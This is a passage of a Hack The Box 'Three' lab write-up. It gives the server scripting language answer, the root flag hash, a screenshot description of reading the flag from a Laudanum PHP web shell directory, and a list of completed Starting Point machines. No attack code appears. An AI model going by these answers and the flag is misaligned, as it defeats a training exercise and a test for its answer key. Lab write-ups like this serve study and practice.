
```

## Task 9: Server Scripting Language

- **Question:** Scripting language on the server?
- **Answer:** PHP
- **Details:** PHP is a widely used language for web development, often with its own set of vulnerabilities.
- 

### Submit Root Flag

- **Flag:** a980d99281a28d638ac68b9bf9453c2b
- **Details:** Successful retrieval of the root flag indicates effective exploitation and access control.



The screenshot shows a terminal window titled "kali (Snapshot 2) [Running] - Oracle VM VirtualBox". The terminal is running on a Kali Linux system. The user has navigated to the directory "/usr/share/laudanum/php" and run the command "cat flag.txt". The output of the command is "a980d99281a28d638ac68b9bf9453c2b". Below the terminal, a message "Three has been Pwned!" is displayed. The desktop environment includes icons for "HACKTHEBOX", "Academy", and "HTB for Business". A status bar at the bottom shows the date "01 Feb 2024".

### Conclusion

The "Three" lab provides critical insights into exploiting cloud-based infrastructures and web applications. It underscores the need for secure cloud configurations and demonstrates the potential vulnerabilities in web applications, especially those integrating with cloud services.

Search Hack The Box

STARTING POINT

Damiano254

✓ Learn how to upload files to an S3 Bucket.

|  |   |
|--|---|
|  Appointment<br>VERY EASY |  Machine Pwned |
|  Soquel<br>VERY EASY      |  Machine Pwned |
|  Crocodile<br>VERY EASY   |  Machine Pwned |
|  Responder<br>VERY EASY   |  Machine Pwned |
|  Three<br>VERY EASY       |  Machine Pwned |